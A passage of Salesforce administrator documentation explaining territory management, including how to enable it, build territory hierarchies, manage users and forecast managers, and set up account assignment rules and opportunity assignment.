3. On the Assignment Rules list view, you can create a new rule, open a rule record for complete details, or hover over the rule name to view its criteria.



EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create or manage territory rules:
- "View Setup and Configuration"

  AND

  "Manage Territories"

SEE ALSO:

Find Out Which Territories an Assignment Rule Applies To

Activating Assignment Rules and Applying them to Descendant Territories

The ability to apply an assignment rule to descendant territories is available at the territory level only. You cannot apply assignment rules to descendants at the territory model level. Therefore, you only get the option to apply a rule to descendant territories if you access the rule's record from an individual territory.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

With this restriction in mind, make sure you create or edit a rule record from the appropriate place. Starting from the territory record gives you the most options. Make sure you activate all assignment rules you want to use: inactive rules *do not* affect assignments for associated territories or any descendant territories they have been applied to.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Example: For example, you have a territory model called US, and its hierarchy has two territories: Eastern States and Western States. The Eastern States territory has an assigned rule called Eastern States Accounts. If you open the record for the territory model, US, then click `View Rules` and from there click **Edit** to edit the Eastern States Accounts rule record, the final step lets you activate the rule.

If you start from the Eastern States territory record, then click **Edit** next to the Eastern States Accounts rule record, in addition to the step where you activate or deactivate the rule, you'll see an additional step that lets you apply the rule to the Eastern States territory's descendants.

Disable Enterprise Territory Management

If you wish, you can disable Enterprise Territory Management for your organization and use another means of record sharing.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Important: If you disable Enterprise Territory Management, your users lose record access that's based on territory assignments, and your organization no longer has access to territory management data. If you re-enable Enterprise Territory Management, you may lose data that had previously been available through the feature.

1. If you haven't already, archive your active territory model before disablingEnterprise Territory Management.
2. From Setup, enter *`Territories`* in the `Quick Find` box, then select **Settings**.
3. Click **Disable Territory Management 2.0**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To disable Enterprise Territory Management:

- "Customize Application"

Original Territory Management

Enable Territory Management

Before you enable Territory Management, contact Salesforce, and then check that your organization meets the prerequisites.

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Territory management is not enabled by default in Salesforce. To request territory management for your organization, contact Salesforce.

Note: Original Territory Management is available only with Customizable Forecasts and is not supported with Collaborative Forecasts. If original Territory Management is enabled, you can no longer use Collaborative Forecasts. The newer Enterprise Territory Management can't be used with Customizable Forecasts. Enterprise Territory Management and Collaborative Forecasts can both be enabled and used at the same time in your Salesforce organization, but the two features are not currently integrated to work together.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable territory management:
- "Manage Territories"

Ensure that you meet the following prerequisites before enabling territory management:

- To enable territory management, your organization must be using customizable forecasting. If you do not know whether you have customizable forecasting, see Do I Have Customizable Forecasting? on page 1566.
- To prepare your organization for territory management, follow the steps in the Deploying Territory Management Guide.

After you have completed the prerequisites, you will be ready to turn on territory management for your organization:

1. In Salesforce, from Setup, enter *Territory* in the Quick Find box, then select **Territory Settings**.
2. Optionally, change the organization-wide territory management settings that are configurable from the Territory Settings page. See Configure Territory Management Settings on page 2030.
3. There are two different options for enabling territory management, which depend on your preference to retain or purge pre-existing forecast data. Click either **Enable Territory Management** or **Enable Territory Management from Scratch**.

   What the Enable Territory Management Button Does

   When you click this button, your organization's current forecast hierarchy and forecast data are automatically copied to the territory hierarchy as follows:

   - The name of your organization is set as the top of the territory hierarchy.
   - For each role in the forecast hierarchy, a corresponding territory is created in the new territory hierarchy.
   - Manual forecast sharing settings on the roles are copied to the new territory. For more information on manual forecast sharing, see Manually Sharing a Forecast on page 1995.
   - Active Salesforce users are added to territories based on their roles.
   - Opportunities are assigned to the opportunity owner's territory.
   - Accounts are not assigned anywhere in the territory hierarchy.
   - Until you add or edit territories, your forecasts work the same as they did before you enabled territory management.

   What the Enable Territory Management from Scratch Button Does

   When you click this button, the following occurs:

   - All pre-existing forecast data is deleted.
   - An empty territory hierarchy is created.

Using this button is only recommended when you are setting up a brand new organization in Salesforce that does not have an existing forecast hierarchy.

Warning: ***Irreversible data loss*** can result from clicking **Enable Territory Management from Scratch**.

4. Configure territory-related fields, page layouts, and user permissions:
   - From the object management settings for accounts, go to Page Layouts and add the `Territories` and `Exclude from territory assignment rules` fields to account page layouts. For each account page layout, you can set whether users can choose to run account assignment rules when they save accounts. You can also set whether account assignment rules run by default whenever accounts are saved.:
   - From the object management settings for opportunities, go to Page Layouts and add the `Territory` field to opportunity page layouts.
   - To allow a user to be an administrator of the territory hierarchy, grant them the "Manage Territories" permission using permission sets or profiles. Users that had the "Customize Application" permission before you enabled territory management are automatically given the "Manage Territories" permission.
5. To begin working with your new territory hierarchy, from Setup, enter *`Hierarchy`* in the `Quick Find` box, then select **Territory Hierarchy**. See Building Your Territory Hierarchy on page 2031.

SEE ALSO:

Do I Have Customizable Forecasting?
Configure Territory Management Settings
Administrator setup guide: Deploying Territory Management

Configure Territory Management Settings

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

You can set default account, contact, opportunity, and case access levels for new territories, as well as whether forecast managers can administer the territories located below them in the territory hierarchy.

1. From Setup, enter *`Territory`* in the `Quick Find` box, then select **Territory Settings**.
2. Choose default access levels for accounts, contacts (depending on your organization-wide default setting), opportunities, and cases. These are the access levels that will be selected by default when a new territory is created. For descriptions of these fields, see Territory Fields on page 2034.

   Note: These settings are not retroactive and do not affect territories that already exist.

   When creating or editing an individual territory, you can override these default access levels. See Create Territories on page 2033.
3. Optionally, check `Forecast managers can manage territories`. When this box is checked, forecast managers can administer subordinate territories: they can manage users, manually add accounts, and manage account assignment rules for

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To configure territory settings:
- "Manage Territories"

territories that are below their immediate territory. Also, they can add child territories to both their immediate territory and lower territories. To learn more about forecast managers, see Assigning Forecast Managers in Your Forecast Hierarchy on page 1993.

SEE ALSO:

Enable Territory Management
Display and Edit Territories
Territory Management
Building Your Territory Hierarchy

Building Your Territory Hierarchy

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Note: If you clicked the **Enable Territory Management** button to enable territory management, your existing forecast hierarchy was used as the basis of the territory hierarchy.

To work with your organization's territory hierarchy, from Setup, enter *Hierarchy* in the `Quick Find` box, then select **Territory Hierarchy**. The following terms are used when referring to territories in the hierarchy.

Parent Territory
A territory that is located immediately above another territory in the hierarchy. A territory has exactly one parent territory in the hierarchy, except for the top-level territory which does not have a parent.

Child Territory
A territory that is immediately below another territory in the hierarchy. A parent territory can have an unlimited number of child territories.

Sibling Territory
Child territories that share the same parent territory.

Choose an option from the drop-down list to change how the territory hierarchy is displayed:

Show in tree view
See a visual representation of the parent-child relationships between your territories. Click **Expand All** to see all territories, or **Collapse All** to see only top-level territories. To expand or collapse an individual node, click the plus (+) or minus (-) icon.

Show in sorted list view
See a territory list that you can sort alphabetically by territory name, parent territory (**Reports to**), or description.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Show in list view
See a list of territories and their children, grouped alphabetically by the name of the top-level territory. The columns are not sortable. This view is not available for hierarchies with more than 1,000 territories.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view territories:
- "View Setup and Configuration"

To edit territories:
- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Each view provides links for you to create, edit, and delete territories.

SEE ALSO:

Managing Territories

Display and Edit Territories

Display and Edit Territories

From the territory detail page, you can view and modify different aspects of the territory, including related territories, assigned users, and included accounts.

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view territories:

- "View Setup and Configuration"

To edit territories:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Displaying Territories

1. From Setup, enter *Hierarchy* in the Quick Find box, then select **Territory Hierarchy**.
2. Select the name of the territory you want to view.

Viewing Related Territories

The Hierarchy list at the top of the territory detail page shows how this territory is related to the top-level territory in the territory hierarchy. To see the names of other territories that share parent territory of this one, refer to the Siblings list. In either list, you can click a territory name to view that territory. The territory detail page also includes a Child Territories related list; see Working with Territory Related Lists on page 2033.

Editing Territories

To update an existing territory, click **Edit**, and then change the fields you want to modify. For more information, see Territory Fields on page 2034 and Create Custom Territory Fields on page 2035.

If an edit to a territory affects a large amount of data, you receive a confirmation email when the operation has completed.

Note: When you edit groups, roles, and territories, sharing rules are recalculated to add or remove access as needed.

Cloning Territories

Click **Clone** to create a territory with the same standard and custom field values as the current territory. The cloned territory has the same parent territory as the original territory. However, assigned users, account assignment rules, and manually assigned accounts are not cloned.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Viewing Accounts Assigned to a Territory

Click **View Accounts** to see a list of the accounts that have been assigned to this territory and territories below it in the territory hierarchy. The list includes both manually assigned accounts and accounts that were assigned via rules.

Working with Territory Related Lists

Each territory detail page has the following related lists:

- **Assigned Users** - Lists the users in the territory. See Manage Users in Territories on page 2036.
- **Inherited Account Assignment Rules** - Lists the account assignment rules for this territory that are defined in a parent territory. See Managing Account Assignment Rules on page 2040.
- **Account Assignment Rules Defined in This Territory** - Lists the account assignment rules for this territory. See Managing Account Assignment Rules on page 2040.
- **Manually Assigned Accounts** - Lists the accounts that have been manually added to this territory. See Manually Assign Accounts to Territories on page 2047.
- **Child Territories** - Lists the territories located immediately below this territory in the territory hierarchy. To create a child territory for this territory, click **Add Territory**. To view a child territory's detail page, click the territory name.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

SEE ALSO:

Building Your Territory Hierarchy

Enable Territory Management

Add Forecast Managers to Territories

Create Territories

Create Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

You can create up to 500 territories for your organization. To create a new territory:

1. From Setup, enter *Hierarchy* in the `Quick Find` box, then select **Territory Hierarchy**.
2. Click **Add Territory**. You can also click **Add Territory** from the Child Territories related list of a territory detail page.
3. Define the new territory by entering or changing fields. For descriptions of territory fields, see Territory Fields on page 2034.

   The required standard fields for territories are `Label`, `Territory Name`, and `Parent Territory`. Territories can also have custom fields. For more information, see Create Custom Territory Fields on page 2035.
4. Click **Save** to finish or **Save & New** to create more territories.

SEE ALSO:

Territory Fields

Create Custom Territory Fields

Building Your Territory Hierarchy

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create territories:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Territory Fields

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

A territory has the following fields, listed in alphabetical order.

Field Name	Description
`Account Access`	Sets how much access territory members have to the territory's accounts: view only, view and edit, or view, edit, transfer and delete.
`Case Access`	Sets how much access territory members have to cases on the territory's accounts, regardless of who owns the cases: no access, view only, or view and edit.
`Confine Opportunity Assignment`	Select this checkbox to prevent the opportunities in this territory from being moved out of this territory and its child territories when account assignment rules are run.
`Contact Access`	Sets the level of access territory members have to contacts on the territory's accounts, regardless of who owns the contacts. The options are no access, view only, or view and edit.
`Forecast Manager`	The user to whom forecasts from child and lower-level territories roll up. Only modifiable by clicking **Change** on the territory detail page. If enabled via the Territory Settings page, a forecast manager can administer lower territories in the hierarchy.
`Label`	The name used to refer to the territory in any user interface pages.
`Opportunity Access`	Sets how much access territory members have to opportunities on the territory's accounts, regardless of who owns the opportunities: no access, view only, or view and edit.
`Parent Territory`	Territory immediately above this territory in the territory hierarchy. The parent territory must be an existing territory. Use the lookup icon to select the parent territory.
`Sharing Groups`	Read-only and only displays on the territory detail page. For every territory, two sharing groups are created; one for the territory, and another for the territory and its children. Click **Territory** to see the users who are in the sharing

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To edit territories:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Field Name	Description
	group for a territory. Click **Territory and Subordinates** to see the users who are in the sharing group for a territory and its children. Note: Users are listed as group members only when the group is used in sharing rules or manual record sharing.
`Territory Name`	The unique name used by the API and managed packages.
`Territory Description`	A description of the territory.

SEE ALSO:

- Create Custom Territory Fields
- Display and Edit Territories
- Create Territories
- Territory Management FAQ

Create Custom Territory Fields

You can add up to 500 custom territory fields to tailor territories for your company's unique requirements.

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

From the object management settings for territories, go to the fields area. From this area, you can view details of standard fields, create or edit custom fields, or define field dependencies.

Note: Territories don't have customizable page layouts. New custom fields are added in alphabetical order at the bottom of the territory detail page.

SEE ALSO:

- Display and Edit Territories
- Create Territories
- Territory Fields
- Find Object Management Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create or edit custom territory fields:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Delete Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

You can only delete territories that do not have any child territories. When a territory is deleted, the following items are no longer associated with that territory:

- All users, whether or not `Active in Territory` is checked
- All accounts, whether assigned manually or by account assignment rules
- All opportunities

To delete a territory:

1. From Setup, enter *`Hierarchy`* in the `Quick Find` box, then select **Territory Hierarchy**.
2. Click **Del** next to a territory in the hierarchy. Alternatively, select the name of a territory and click **Delete**.

Note: Restoring an account or opportunity from the Recycle Bin restores the territory assignment, but it does not trigger the evaluation of account assignment rules. If account assignment rules changed while the record was in the Recycle Bin, the restored record may have territories that are inconsistent with the new rules.

SEE ALSO:

Display and Edit Territories

Building Your Territory Hierarchy

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To delete territories:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Manage Users in Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

A territory can have an unlimited number of users, and a user can be assigned to an unlimited number of territories.

In the context of a specific territory, users have both an `Active` status and an `Active in Territory` status:

Active

An active user is able to log in to Salesforce.

Deactivated users, such as employees who are no longer with your company, are disabled from logging in to Salesforce. Deactivated users continue to own opportunities and appear in forecasts and territories. When users are deactivated, their opportunity forecast overrides, adjusted total overrides, and manager's choice overrides on subordinates' forecasts are frozen. However, the manager of a deactivated user can apply manager's choice overrides to that user's forecasts. Rollup amounts are kept current. If a deactivated user is later reactivated, the user can resume normal work as before. If "Allow Forecasting" is disabled for a user who is deactivated, the user is removed from any territories he or she is assigned to.

Users can set their active status by modifying their personal information page in their personal settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign users to territories:

- "Manage Territories"

  AND

  "Manage Users"

Active in Territory

Users with `Active in Territory` checked on the territory detail page have open opportunities, closed opportunities, or no opportunities at all in that territory. Users with `Active in Territory` deselected have been transferred out of or removed from the territory, but retain ownership of opportunities in the old territory.

To view the territories to which you belong, view the Territories related list on your personal information page. To view this related list for any user, from Setup, enter *Users* in the `Quick Find` box, then select **Users**.

Adding Users to Territories

To add users to a territory:

1. From a territory detail page, click **Add Users**.
2. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
3. Select and deselect checkboxes in the Action column to move users between the Available and Selected areas. Also, you can:
   - Click a letter to view users who correspond to that letter.
   - Click **All** to display all users who match the criteria of the current view.
   - Click **select shown** to move all users that are shown on the current list page to the Selected area below.
   - Click **deselect shown** or **deselect all** to move users from the Selected area to the Available area.

   Note: Users already assigned to the territory will not appear in the Available users list even if they meet the list view criteria.
4. When the Selected area includes all users that you want to assign to the territory, click **Assign**.

Removing Users from Territories

You can remove a user from a territory and choose who will receive his or her open opportunities:

1. In the Assigned Users related list on the territory detail page, click **Remove** next to the user's name.
2. Click the `New Owner` lookup icon ( ) to select a recipient for any open opportunities the user may have.
3. Alternatively, leave the `New Owner` field blank. One of the following results will occur:
   - If the parent territory has a forecast manager, then that forecast manager takes ownership of the user's open opportunities. Also, the forecast manager is assigned to the territory with `Active in Territory` unchecked.
   - If the parent territory does not have a forecast manager, then the user remains in the territory with `Active in Territory` unchecked.
4. Click **Save**.

   If very large amounts of data are affected, you will be sent a confirmation email when the operation has completed.

Transferring Users Between Territories

The user transfer wizard allows you to move a user from one territory to another, choose which open opportunities the user will continue to own, and designate a recipient for open opportunities the user leaves behind.

To transfer a user to another territory:

1. In the Assigned Users related list on the territory detail page, click **Transfer** next to the user's name.

2. Click **Select** next to the territory to which you are transferring the user. If necessary, expand or collapse nodes in the territory hierarchy to display the desired destination territory.
3. Click the `New Owner` lookup icon ( ) to select the user who will take ownership of the open opportunities that the transferred user does not keep. Click **Next** to proceed.

   If you skip this step and choose not to select a recipient, the forecast manager of the parent territory of the user's former territory automatically receives the open opportunities that the user does not keep. If there is no forecast manager in the parent territory of the user's former territory, then the user being moved retains ownership of his or her opportunities.
4. Choose a list view of the user's open opportunities.
5. Click **Select** and **Deselect** to move opportunities between the Available and Selected areas. Also, you can:
   - Click a letter to view opportunities that correspond to that letter.
   - Click **All** to display all opportunities that match the criteria of the current view.
   - Click **select shown** to move all opportunities that are shown on the current list page to the Selected area below.
   - Click **deselect shown** or **deselect all** to move opportunities from the Selected area to the Available area.
6. When the Selected area shows the opportunities that you want the user to retain after the transfer, click **Transfer**.

   If very large amounts of data are affected, you will be sent a confirmation email when the operation has completed.

Note: If you transfer the forecast manager out of a territory, that territory will no longer have a forecast and any opportunity overrides for that territory that were created by forecast managers above it in the territory hierarchy will be deleted. See Overriding Customizable Forecasts on page 1570.

SEE ALSO:

Display and Edit Territories
Add Forecast Managers to Territories

View Assigned Users Lists

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

The assigned users list page displays a list of users assigned to the selected territory. From this page, you can view detailed user information, remove users from territories, transfer users between territories, and access other related information.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. The default `View` is your last selected user view.
- Click a username to view the user detail.
- Click **Remove** next to a username to remove the user from the territory.
- Click **Transfer** next to a username to transfer the user between territories.

SEE ALSO:

Territory Management

Managing Account Assignment Rules

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view assigned users:
- "View Setup and Configuration"

To remove or transfer a user:
- "Manage Territories"

  AND

  "Manage Users"

Add Forecast Managers to Territories

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

Consider the following before assigning the forecast manager for a territory:

- A territory can have only one forecast manager. See Assigning Forecast Managers in Your Forecast Hierarchy on page 1993.
- Forecasts from child and lower-level territories roll up to forecast managers.
- If a territory has no forecast manager, there is no forecast for that territory.
- Forecast managers can receive opportunities when users are transferred out of or removed from a territory.
- Forecast managers can receive opportunities when account assignment rules are run.
- On the territory settings page, you can enable forecast managers to act as delegated administrators for territories below them in the hierarchy.

To assign or change the forecast manager for a territory:

1. On the territory detail page, click **Change** next to the `Forecast Manager` field.
2. Select a name from the drop-down list to specify the territory's forecast manager.

   On the right, a tree view of the territory hierarchy allows you to see the child and lower-level territories whose forecasts will roll up to the forecast manager.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign forecast managers to territories:
- "Manage Users"

  AND

  "Manage Territories"

  AND

  "Customize Application"

3. Click **Save** to finish.

SEE ALSO:

Assigning Forecast Managers in Your Forecast Hierarchy

Display and Edit Territories

Configure Territory Management Settings

Managing Account Assignment Rules

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

You can create account assignment rules that automatically move accounts and their associated opportunities and cases into territories based on any standard or custom account field, such as zip code, state, industry, revenue, or number of employees. Each rule consists of multiple rows of criteria that specify exactly how the accounts are assigned.

Account assignment rules are governed by the following:

- A territory can have inherited account assignment rules, meaning that the rules were created somewhere higher in the territory hierarchy and consequently also impact the given territory.
- A territory can have locally defined account assignment rules, meaning that the rule was created at the given territory.
- If a territory doesn't have any inherited or locally-defined account assignment rules, then it only contains accounts that were manually added.
- If an account matches all inherited and locally-defined account assignment rules for multiple territories on the same branch of the hierarchy, then the account is assigned to the lowest matching territory.
- If an account matches a territory's inherited account assignment rules but not all of the territory's locally-defined rules, then the account isn't assigned to the territory, but is evaluated for child territories.

For example, you have three territories:

- Territory A has four rules marked "Apply to child territories", and is a parent of territory B.
  - Territory B has three rules not marked "Apply to child territories", and is a parent of territory C.
    - Territory C has two rules.

If you assign an account that matches all of territory A's and territory C's rules but only one of territory B's rules, then the account is assigned to territory C. However, if territory B's rules are marked "Apply to child territories," then the account is assigned only to territory A.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To manage account assignment rules:

- "Manage Territories"

  OR

  You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

Working with Account Assignment Rules

Click **Run Rules** on the territory detail page to evaluate the active inherited, locally defined rules shown on the page against all existing accounts in your organization. The rules for all subordinate territories are also evaluated—that is, when you run rules on the top-level territory, all rules in the entire hierarchy are evaluated. When you click **Run Rules**, an icon ( ) displays next to the button for all affected territories to indicate that rules are being processed. An email confirmation is sent when processing is complete.

Note: To protect data quality, you can't modify a territory while the processing icon displays.

Click **Manage Rules** on the territory detail page to access the Manage Account Assignment Rules page, where you can create, edit, preview, and run account assignment rules:

- Click **New** to create a new rule, or **Edit** to edit an existing rule. See Create and Edit Account Assignment Rules on page 2045.
- Use the `Active` checkbox to set a locally-defined rule as active or inactive.

  Active account assignment rules automatically evaluate accounts and assign them to territories when:

  - An account is created using the Salesforce user interface, the Force.com API version 20.0 or earlier, or a client such as Connect Offline.
  - An account is imported using an import wizard.
  - An account is created by the conversion of a lead.
  - An account is edited and saved if the `Select by default` checkbox is selected for the `"Evaluate this account against territory rules on save" checkbox` option under **Layout Properties**. If the account assignment rule initiates an opportunity ownership change, you must have transfer access on the opportunity.
  - An account is edited and saved via the Force.com API.
  - **Run Rules** is clicked on a territory detail page, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
  - **Save & Run Rules** is clicked on the manage account assignment rules page for a territory, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
  - Duplicate accounts are merged.
- Click a rule name to see the details of that rule, including its active status and criteria. From a rule detail page you can edit, delete, or clone a rule.
- Click **Preview** to see the accounts that would be assigned to this territory and its child territories if the rules currently marked active were run. See Preview Account Assignments on page 2046.
- Click **Save** to save the current active status of locally-defined rules.
- Click **Save & Run Rules** to save the current active status of locally-defined rules and evaluate the inherited and locally-defined rules shown on the page against all existing accounts in your organization. Running account assignment rules affects accounts in the Recycle Bin.

Click **Edit** on the territory detail page to toggle the `Confine Opportunity Assignment` checkbox. When it is selected, the territory's opportunities remain in the territory or its child territories when you run account assignment rules. The following exceptions apply:

- If an opportunity's account moves to only one of the territory's children, then the opportunity follows the account and is reassigned to the account's new territory. This includes when an account moves to multiple territories and only one of the new territories is a child of the original territory.
- If an opportunity's account moves to more than one of the territory's children, then the opportunity's territory field is set to blank.
- If an opportunity's account moves completely out of the territory and its children, then the opportunity's territory field is set to blank.

Tip: You can also manage account assignment rules using the Data Loader or the Web services API.

Account Assignment Rules and Opportunities

Several factors determine how account assignment rules assign opportunities to territories, including:

- Whether the account associated with the opportunity is assigned to one or more territories
- Whether the opportunity owner is a member of the same territory as the account
- The number of users assigned to the territory

- Whether a forecast manager is assigned to the territory

Note: If you're updating an account which triggers an account assignment rule that is part of territory management, you must have transfer access on the opportunity if the account assignment rule initiates a change in the opportunity ownership.

Accounts with One Territory

If the account associated with the opportunity is assigned to only one territory, use the following table to determine how the opportunity's territory is assigned:

Opportunity Owner Belongs to Same Territory as Account	Number of Users Assigned to Territory	A Forecast Manager is Assigned to the Territory	Results
Yes	1	N/A	The opportunity is assigned to the same territory as the account. The opportunity owner is unchanged.
No	1	N/A	The opportunity is assigned to the same territory as the account and the opportunity owner is the sole member of the territory.
No	0	N/A	The opportunity is assigned to the same territory as the account and the opportunity owner is added as an inactive member of the territory. The owner of the opportunity remains unchanged.
Yes	>1	Yes	The opportunity is assigned to the same territory as the account and the forecast manager becomes the opportunity owner.
Yes	>1	No	The opportunity is assigned to the same territory as the account. The owner of the opportunity remains unchanged if the opportunity owner has `Active in Territory` selected on the territory detail page.
No	>1	Yes	The opportunity is assigned to the forecast manager of the territory.
No	>1	No	The opportunity is assigned to the same territory as the account and the opportunity owner is added as an inactive member of the territory. The owner of the opportunity remains unchanged.

Accounts with Multiple Territories

If the account associated with the opportunity is assigned to more than one territory, use the following table to determine how the opportunity's territory is assigned:

Opportunity Owner's Territory Membership	Results
Opportunity owner has one territory in common with the account	The opportunity is not assigned to any territories. The opportunity owner can assign the opportunity to the

Opportunity Owner's Territory Membership	Results
	territory that he or she has in common with the account.
Opportunity owner has more than one territory in common with the account	The opportunity is not assigned to any territories. The opportunity owner can assign the opportunity to any territory that he or she has in common with the account.
Opportunity owner has no territories in common with the account	The opportunity is not assigned to any territories. The opportunity owner cannot assign the opportunity to any territories.

Territory Assignments for Standard Users

If the user creating the opportunity is a standard user, Salesforce automatically assigns a territory to a new opportunity only if the user and account have exactly one territory in common. For example, James, who is a standard user assigned to the Westlake territory only, creates an opportunity on the Filmore, Inc. account. Filmore, Inc. belongs to the Westlake territory and one other territory. Because James and Filmore, Inc., have exactly one territory in common, the new opportunity is assigned to the Westlake territory. If James belonged to the account's other territory, the opportunity would not be assigned to a territory.

Use the following table to determine when a territory will be assigned to an opportunity created by a standard user.

Number of Territories Assigned to User	Number of Territories Assigned to Account	Opportunity Owner Belongs to Same Territory as Account	Results
1	1	Yes	The opportunity is assigned to the territory in common.
>1	1	Yes	The opportunity is assigned to the account's territory if the user belongs to that same territory.
1	>1	Yes	The opportunity is assigned to the user's territory if the account is associated with that same territory.
>1	>1	Yes	The opportunity is not assigned to any territories. The opportunity owner can assign the opportunity to any territory that he or she has in common with the account.
N/A	N/A	No	The opportunity is not assigned to any territories.

Territory Assignments for Administrators

A user who is an administrator or has “Manage Territories” permission can view all territories.

If the user is an administrator, a territory-delegated administrator, or a user with the “Manage Territories” permission, Salesforce automatically assigns a territory to a new opportunity only if the administrator, the account, and the account's parent accounts have exactly one territory in common. For example, Jennifer is an administrator who manages the Northlake and Westlake territories. She creates an opportunity on the Richmond Brothers account. Richmond Brothers is associated with the Northlake and Southlake territories. Richmond

Brothers has one parent account, Zyman Products, which is assigned to the Northlake and Eastlake territories. Because Jennifer, Richmond Brothers, and Zyman Products have only the Northlake territory in common, the new opportunity is assigned to the Northwest territory. If Richmond Brothers or Zyman Products also belonged to the Westlake territory, the opportunity would not be assigned to a territory.

Use the following table to determine when a territory will be assigned to an opportunity created by an administrator.

Number of Territories Administrator Manages	Number of Territories Assigned to Account	Number of Territories Assigned to Account's Parent Account(s)	Opportunity Owner Manages Same Territory as Account and Parent Account(s)	Results
1	1	1	Yes	The opportunity is assigned to the territory in common.
>1	1	1	Yes	The opportunity is assigned to the territory in common.
1	>1	1	Yes	The opportunity is assigned to the territory in common.
1	1	>1	Yes	The opportunity is assigned to the territory in common.
>1	>1	1	Yes	The opportunity is assigned to the parent account's territory if the administrator and the account have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account
1	>1	>1	Yes	The opportunity is assigned to the administrator's territory if the account and the account's parent account(s) have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account
>1	1	>1	Yes	The opportunity is assigned to the account's territory if the administrator and the account's parent account(s) have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account
>1	>1	>1	Yes	The opportunity is assigned to the administrator's territory if the administrator, the account, and the account's parent account(s) have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account.

Number of Territories Administrator Manages	Number of Territories Assigned to Account	Number of Territories Assigned to Account's Parent Account(s)	Opportunity Owner Manages Same Territory as Account and Parent Account(s)	Results
N/A	N/A	N/A	No	The opportunity is not assigned to any territories.

SEE ALSO:

- Create and Edit Account Assignment Rules
- Preview Account Assignments
- Display and Edit Territories
- Assigning Opportunities to Territories

Create and Edit Account Assignment Rules

Note: This information applies to the original Territory Management feature only, and not to Enterprise Territory Management.

A territory can have a maximum of 15 account assignment rules, including both active and inactive rules. To create or edit an account assignment rule:

1. From Setup, enter *Hierarchy* in the `Quick Find` box, then select **Territory Hierarchy**.
2. Select the territory you want to modify.
3. Click **Manage Rules** in the Account Assignment Rules related list.
4. Click **New** to create a new account assignment rule. To edit an existing account assignment rule, click **Edit**.
